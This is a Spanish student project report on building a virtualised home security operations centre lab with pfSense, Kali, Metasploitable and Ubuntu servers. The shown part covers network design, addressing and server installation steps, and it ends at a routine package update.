

ELABORACIÓN DE UN SOC DOMÉSTICO

MANUEL JESÚS FLORES MONTAÑO
IES CIUDAD JARDÍN PROMOCIÓN 2018 - 2020

Tabla de contenido

Objetivos	4
Descripción del proyecto.....	5
Repositorio oficial	5
Hardware empleado.....	6
Equipo anfitrión.....	6
Router.....	6
Otros elementos.....	7
Aplicaciones utilizadas	8
Sistemas operativos	8
Aplicaciones utilizadas	9
Diseño de red	10
Topología.....	10
Planteamiento de redes.....	11
Tabla de direccionamiento.....	12
Configuración de los equipos	13
Resumen de los componentes de cada máquina.....	13
Configuración para Atenea, Heracles y Teseo	13
Configuración general para todos	13
Configuración específica de Atenea	19
Configuración específica de Hades	25
Configuración específica de Teseo	27
Configuración específica de Heracles.....	33
Configuración inicial de Zeus.....	38
Configuración relacionada con el sistema	45
Configuración relacionada con las interfaces	51
Configuración relacionada con el firewall.....	52
Configuración relacionada con copias de seguridad.....	58
Configuración relacionada con el monitoreo.....	59
Pruebas de funcionamiento	60
Servicio Web y FTP con certificado (HERACLES)	60
Servicio de copia de seguridad y MySQL (TESEO)	62
Servicio DNS y DHCP (ATENEA)	63
Estudio de vulnerabilidades (HADES).....	64
Metodología de ataque y defensa	65
Fases del ataque.....	65

1. Reconocimiento	65
2. Exploración	68
3. Obtener Acceso	69
4. Mantener el acceso	71
5. Borrar huellas	72
Opciones de defensa	72
Ingeniería social y concienciación	73
Ingeniería social, ¿qué es y cómo es?	73
Concienciación	77
Problemas durante el proyecto.....	78
Observaciones y conclusión del proyecto.....	79
Agradecimientos	80
Webgrafía.....	81

Objetivos

Es imposible negar que la seguridad se está convirtiendo a pasos cada vez mayores en un punto a reforzar tanto de empresas como de administraciones públicas pues, como se ha ido desarrollando a lo largo de la crisis mundial originada por el CoVid-19, varios hospitales extranjeros han sido infectados mediante un ransomware. Este ataque se podía haber evitado o haber disminuido su gravedad si se contaran con expertos en seguridad informática y por ello, el objetivo principal de este proyecto es el crear un entorno desde cero de aprendizaje o de simulación de un centro de operaciones de seguridad (SOC) para poder adquirir habilidades tanto en seguridad como configuración de redes así como proporcionar un entorno seguro donde ejecutar malware conocido y saber que vulnerabilidades aprovecha para realizar su posterior explotación.

Para lograr este objetivo global se necesitan desarrollar y alcanzar objetivos individuales que se entrelazan entre sí. Los objetivos individuales o específicos del siguiente proyecto son:

- Configurar redes virtuales que incluyan sistemas de filtrado de tráfico.
- Entender los logs ofrecidos por aplicaciones acerca del tráfico generado por todos los dispositivos de la red.
- Desplegar un sistema que garantice la alta disponibilidad mediante aplicaciones de terceros con las que se pueda analizar el tráfico, el rendimiento y adaptar el funcionamiento del sistema según los valores devueltos.
- Saber ejecutar escáneres de red tanto dentro como fuera de la red y ver como responden los sistemas a este.
- Conocer los diferentes factores de amenaza, saber analizarlos, enfrentarlos y adoptar medidas para evitar posibles nuevos ataques.
- Automatizar ciertas tareas como son copias de seguridad a través de la programación de scripts en Python.
- Analizar las aplicaciones especializadas en el mercado e intentar, en la mayor medida posible, usar aplicaciones de software libre.

Descripción del proyecto

El proyecto “Elaboración de un SOC Doméstico” nace con la finalidad de, como se indicaba anteriormente, dar una solución de aprendizaje práctico a cualquier persona en el ámbito de la ciberseguridad sin necesidad de invertir una gran cantidad de capital en material (routers, switches, cableado, SAIs...) ya que se trabajará todo a través de la virtualización y, en la medida de lo posible, empleando aplicaciones de software libre aunque es cierto que en muchas empresas se aplican soluciones de software privativo que, en caso de ser necesarias, se usarán promociones de las empresas desarrolladoras que tienen para estudiantes del sector (principalmente el programa Github Students).

Las tecnologías que se van a usar, nombrando por encima, serán como sistemas operativos Ubuntu Server y Desktop, Metasploitable, Kali Linux y Windows Server 2019. Si hablamos de nivel de aplicación se va a usar PfSense, Metasploit Framework, Ettercap o Wireshark entre otros y, a nivel de metodología, se empleará una metodología que conocemos como Red&Blue Team. Esta metodología está en alza y la forman titulados en el campo de seguridad informática que tratarán de atacar (Red team) y defender (Blue team) el sistema de la empresa. Lo interesante de esta metodología es que, aplicándolo en un entorno real, un auditor es capaz de aprender desde ambos puntos de vista y, por tanto, poder proponer y ejecutar soluciones a medida al sistema administrado en cuestión.

Repositorio oficial

Toda la documentación del proyecto, así como los ficheros de configuración se podrá obtener en el repositorio oficial de este en la siguiente URL:

<https://github.com/manueljesus00/homelab>

Hardware empleado

El proyecto se va a realizar entero en máquinas virtuales por lo que se necesitará dos equipos principales para el desarrollo de este proyecto. Dichos equipos son:

Equipo anfitrión

El equipo anfitrión es un portátil MSI GP73 Leopard de 17,3". Las características técnicas son:

- Procesador Intel Core i7-8750H
- Tarjeta gráfica NVIDIA GeForce GTX1060 6GB
- Un disco duro HDD de 1TB y un disco duro SSD de 256GB
- Conexión WLAN de 2.4GHz y 5GHz, BlueTooth y un puerto LAN de 1GB/s

El enlace del portátil es el siguiente (<https://es.msi.com/Laptop/GP73-Leopard-8RD>)



Router

El router usado es un router LiveBox+ suministrado por Orange. El modelo exacto es Arcadyan R02. Las características técnicas son:

- Modo de operación FTTH (a través de puerto Gigabit Ethernet WAN)
- 3 puertos RJ45 Gigabit Ethernet
- 2 puertos RJ11 para telefonía
- 1 puerto USB 2.0 tipo A
- Wi-Fi de Doble Banda 11ac y 11n



Otros elementos

A parte de estos dos elementos principales contamos con los siguientes elementos complementarios que mejoran el desarrollo del proyecto:

AVISO: Estos elementos no son necesarios para el funcionamiento del proyecto.

- Pantalla AOC de 32"
- Pantalla ASUS de 20"
- SmartTV Hitachi
- Repetidor TP-Link Range Extender RE300
- Telefono móvil Huawei P Smart 2019

Aplicaciones utilizadas

Las aplicaciones utilizadas se van a dividir en dos categorías que son las propias aplicaciones y los sistemas operativos empleados.

Sistemas operativos

- **Microsoft Windows 10 versión Home de 64 bits.**
 - Este sistema será el usado en el equipo anfitrión para la virtualización.
 - URL: <https://www.microsoft.com/es-es/windows>
- **Ubuntu Server 18.04.4. LTS.**
 - Este sistema de código libre será el usado en **ATNEA, HERACLES y TESEO**. Es el que cuenta la mayoría de los servidores comerciales en el mercado y no contiene interfaz gráfica.
 - URL: <https://ubuntu.com/download/server>
- **Kali Linux 2020.1b.**
 - Este sistema operativo se compone de una suite de herramientas para realizar labores de pentesting y auditorías de red&blue team.
 - URL: <https://www.kali.org/downloads/>
- **Metasploitable 2.0.**
 - Este sistema operativo desarrollado por Rapid7 y basado en Linux está diseñado para que sea lo más vulnerable posible y poder entrenar a cualquier usuario en las técnicas de seguridad informática. Se aplicará en el servidor **HADES**.
 - URL: <https://metasploit.help.rapid7.com/docs/metasploitable-2>
- **pfSense**
 - Este sistema operativo es una distribución basada en FreeBSD para ser usado como firewall y router. Se controla a través de una interfaz web. Se aplicará en el servidor **ZEUS**.
 - URL: <https://www.pfsense.org/>

Aplicaciones utilizadas

Las aplicaciones que vamos a usar son:

- **Visual Studio Code**
 - Entorno de programación desarrollado por Microsoft.
 - URL: <https://code.visualstudio.com/>
- **KeePass**
 - Gestor de contraseñas
 - URL: <https://keepass.info/>
- **VMware Workstation 15**
 - Entorno de virtualización en el que ejecutaremos las máquinas virtuales.
 - URL: <https://www.vmware.com/es/products/workstation-pro.html>
- **Packet Tracer**
 - Simulador de redes de Cisco Systems
 - URL: <https://www.netacad.com/es/courses/packet-tracer>
- **nmap y zenmap**
 - Escáner de red y puertos. Viene por defecto en Kali Linux. NMAP corresponde a la aplicación en sí y ZENMAP corresponde a la interfaz gráfica.
 - URL: <https://nmap.org>
- **Wireshark**
 - Sniffer de red para capturar y analizar el tráfico. Viene por defecto en Kali Linux.
 - URL: <https://www.wireshark.org>
- **Metasploit Framework**
 - Framework desarrollado por Rapid7 que permite detectar vulnerabilidades y explotarlas. Viene por defecto en Kali Linux.
 - URL: <https://www.metasploit.com>

A parte, a lo largo de esta memoria se irán exponiendo las aplicaciones que se vayan instalando y no aparezcan en el anterior listado.

Diseño de red

Topología

La topología de la red será jerárquica, es decir, tendremos un router principal (**HOME_ROUTER**) el cual se conectará al servidor de seguridad (**ZEUS**) que se encargará de filtrar los paquetes e implementar un servidor proxy. **ZEUS** tendrá otra interfaz que se conectará a un switch (**CORE**) que dividirá entre DMZ (que se encontrará el servidor de acceso público (**HERACLES**) con servicios WEB y FTP) y la noDMZ que será donde se encuentren los hosts y dos tipos de servidores que son:

- **SERVIDORES DE USO NORMAL**


Son servidores que se usan normalmente dentro de una empresa y que se encargan de albergar bases de datos, proporcionar un servicio de correo interno, un servicio de DNS interno y un servidor de copias de seguridad. Estos servidores son:

- **ATENEA**: Servicios de DNS interno y DHCP.
- **TESEO**: Servicio de copia de seguridad y base de datos.

- **SERVIDOR DE APRENDIZAJE DE SEGURIDAD**

Es un servidor crítico ya que contiene un sistema operativo (*metasploitable*) el cual cuenta con numerosas vulnerabilidades. Este servidor será **HADES**.

Por tanto, la topología final que se presenta es la siguiente:



Planteamiento de redes

Dado que pfSense nos deja tener varias redes diferentes y que puedan salir todas a Internet a través de este y poder comunicarse con otras redes internas se definirán cuatro subredes que son:

- LAN: 192.168.1.0/24
- DMZ: 10.10.10.0/24
- SEC: 10.10.20.0/24
- WAN: 192.168.205.0/24

El propósito de cada red es el que se indicará a continuación:

RED LAN (RED ÁREA LOCAL)

Otorga conectividad dentro de una red formada por empleados que necesitan acceder a Internet y por los servidores internos. Las principales reglas de firewall que se designarán es prohibir el acceso a la red SEC.

RED DMZ (ZONA DESMILITARIZADA)

Contiene un servidor web y ftp que se podrá acceder desde Internet. Las principales reglas que le afectarán serán la limitación de puertos accesibles desde el exterior con posibilidad de ser administrado remotamente dentro de las redes a través del puerto ssh.

RED SEC (ZONA DE SEGURIDAD)

Es esta red tendremos una máquina virtual que será el servidor HADES y que contiene el sistema operativo Metasploitable para poder realizar varias prácticas de ataque y defensa de la red. A parte, se permitirá tener varios equipos conectados para tener un laboratorio donde realizar análisis de malware. Las reglas de firewall que se aplicarán serán la de denegar todo el tráfico hacia el exterior de esta red salvo que se active de manera manual para ocasiones que así lo requieran.

RED WAN (INTERNET)

Esta red se conectará a la red NAT del software de virtualización empleado (VMWare) para salir al exterior. No se define ninguna regla en especial.

Para poder administrar cada una de las redes se han creado segmentos de LAN en VMware con nombres específicos. Estos son:

- LAN: PASIR_LAN
- DMZ: PASIR_DMZ
- SEC: PASIR_SEC

La red WAN no tiene segmento LAN ya que la interfaz irá configurada en modo NAT.

Tabla de direccionamiento

Una vez evaluada las redes que vamos a trabajar se realiza la siguiente tabla de direccionamiento:

Dispositivo	Interfaz	IP – Máscara	Gateway
Router Arcadyan	LAN	192.168.1.1/24	192.168.1.1
	WAN (*1)	90.74.178.126/32	--
ZEUS	em0 (*1)	192.168.205.128/24	192.168.205.1
	em1	192.168.1.1/24	192.168.205.128
	em2	10.10.10.1/24	192.168.205.128
	em3	10.10.20.1/24	192.168.205.128
	NIC	192.168.1.2/24	192.168.1.1
TESEO	NIC	192.168.1.3/24	192.168.1.1
ATENEA	NIC	10.10.20.2/24	10.10.20.1
HADES	NIC	10.10.10.2/24	10.10.10.1
HERACLES	NIC		

*1 – Esta interfaz está configurada como NAT.

Las interfaces de ZEUS corresponden a:

Dispositivo	Interfaz	Segmento LAN
ZEUS	em0	DHCP
	em1	PASIR_LAN
	em2	PASIR_DMZ
	em3	PASIR_SEC

Para los equipos de la red LAN se va a otorgar la configuración DHCP a través del servicio DHCP configurado en ATENEA. Para ello, la configuración del pool será la siguiente:

- **RANGO DIRECCIONES:** 192.168.1.11 – 192.168.1.254
- **GATEWAY:** 192.168.1.1
- **MÁSCARA DE RED:** 255.255.255.0 (/24)
- **DIRECCIÓN DE BROADCAST:** 192.168.1.255
- **SERVIDOR DNS:** 192.168.1.3, 192.168.1.1

Configuración de los equipos

Resumen de los componentes de cada máquina

Los componentes que tendrá cada máquina virtual serán los siguientes:


Dispositivo	Inter. Red	RAM (GB)	Almacenamiento (GB)	Observaciones
ZEUS	4	4	20	Tiene cuatro interfaces de red ya que es el punto de frontera entre la red exterior y las redes internas
TESEO	1	2	10/40	Tiene dos discos duros. El primero (10gb) es para el sistema operativo y el segundo es para el almacenamiento de copias de seguridad
ATENEA	1	2	10	
HADES	2	512mb	8	Se descarga directamente como máquina virtual y con los valores preestablecidos. Viene por defecto con una interfaz NAT, pero se añade una interna para el proyecto
HERACLES	1	2	10	


Configuración para Atenea, Heracles y Teseo

Configuración general para todos


El proceso de instalación de estos tres servidores es igual para cada uno de los casos. Por ello, estos se agruparán aquí.


1. En las primeras pantallas deberemos indicar el idioma del sistema operativo, así como la distribución del teclado. En ambos casos le indicaremos que usaremos el español – España. Como apunte importante, a la hora de escoger la distribución del teclado hay varios tipos por lo que es recomendable usar la opción de detección automática de la distribución.








- Una vez realizada las configuraciones relacionadas con el idioma vamos a asignar la configuración IP de las máquinas. Lo haremos de manera manual así que los campos a rellenar serán los indicados en la tabla de direccionamiento además del servidor DNS (campo *Name servers*) que usaremos los siguientes: (**192.168.1.3, 192.168.1.1**). También se nos indicará si queremos emplear un proxy pero dejaremos este campo en blanco.





3. A continuación, pasaremos a configurar el sistema de archivos. Para ello, en la siguiente pantalla indicamos que queremos usar el disco entero y, posteriormente, el disco duro sobre el que se instalará el sistema operativo. Finalmente, se nos mostrará un resumen de las particiones que deberemos confirmar. [En el caso de TESEO escogeremos también /dev/sda.](#)





- Ahora pasaremos a la configuración del perfil del usuario. La contraseña se recomienda que no tenga nada que ver con el sistema ni con nuestra información personal, así como las características que siempre se recomiendan (más de ocho caracteres, combinar mayúsculas, minúsculas y caracteres especiales, que no sean palabras del diccionario ni se use en varios sistemas a la vez).

Configuración de perfil [Help]

Enter the username and password you will use to log in to the system. You can configure SSH access on the next screen but a password is still needed for sudo.

Your name: **MANUEL JESUS FLORES MONTAÑO**

Your server's name: **atenea**
The name it uses when it talks to other computers.

Pick a username: **manuel**

Choose a password: *********

Confirm your password: *********

- Una vez definido los datos de los usuarios vamos a instalar las aplicaciones básicas necesarias. Para ello, en la siguiente ventana nos saldrá si queremos instalar SSH. Le indicamos que sí y continuamos a la segunda pantalla.

SSH Setup [Help]

You can choose to install the OpenSSH server package to enable secure remote access to your server.

[X] Install OpenSSH server

Import SSH identity: [No]
You can import your SSH keys from Github or Launchpad.

Import Username:

[X] Allow password authentication over SSH

6. En la siguiente ventana nos saldrá una lista de aplicaciones que podemos instalar. De aquí no seleccionaremos ninguna ya que esta lista está orientada a las aplicaciones en la nube o que trabajen con contenedores. Pasamos a la siguiente ventana donde se nos mostrará el log de lo que se está haciendo. Una vez finalizado ya tendremos el sistema instalado.

The screenshot shows a terminal window with a red header bar containing the text "Install complete!" on the left and "[Help]" on the right. The main body of the window is a black terminal session displaying a log of the installation process. The log includes commands like "acquiring and extracting image from cp:///media/filesystem", "configuring installed system", and various "running" and "curtin command" entries. The log ends with "restoring apt configuration |". At the bottom of the terminal window, there is a link "[View full log]".

```
acquiring and extracting image from cp:///media/filesystem
configuring installed system
  running '/snap/bin/subiquity.subiquity-configure-run'
  running '/snap/bin/subiquity.subiquity-configure-apt
/snap/subiquity/1459/usr/bin/python3 true'
  curtin command apt-config
  curtin command in-target
  running 'curtin curthooks'
  curtin command curthooks
    configuring apt configuring apt
    installing missing packages
    configuring iscsi service
    configuring raid (mdadm) service
    installing kernel
    setting up swap
    apply networking config
    writing etc/fstab
    configuring multipath
    updating packages on target system
    configuring pollinate user-agent on target
    updating initramfs configuration
finalizing installation
  running 'curtin hook'
    curtin command hook
  executing late commands
final system configuration
  configuring cloud-init
  installing openssh
  restoring apt configuration |
```

[View full log]

A partir de aquí, todos los procesos de configuración de cada sistema operativo se realizarán a través de conexiones SSH.

Configuración específica de Atenea

- Actualizaremos los repositorios del sistema. Una vez hecho instalaremos los paquetes *isc-dhcp-server* para instalar el servicio DHCP y *bind9* para instalar el servicio DNS. Para ello, los comandos a usar son *apt-get update && apt-get install isc-dhcp-server bind9 -y*

```
root@atenea:/home/manuel# apt-get update
Obj:1 http://es.archive.ubuntu.com/ubuntu bionic InRelease
Des:2 http://es.archive.ubuntu.com/ubuntu bionic-updates InRelease [88,7 kB]
Des:3 http://es.archive.ubuntu.com/ubuntu bionic-backports InRelease [74,6 kB]
Des:4 http://es.archive.ubuntu.com/ubuntu bionic-security InRelease [88,7 kB]
Des:5 http://es.archive.ubuntu.com/ubuntu bionic/main Translation-es [364 kB]
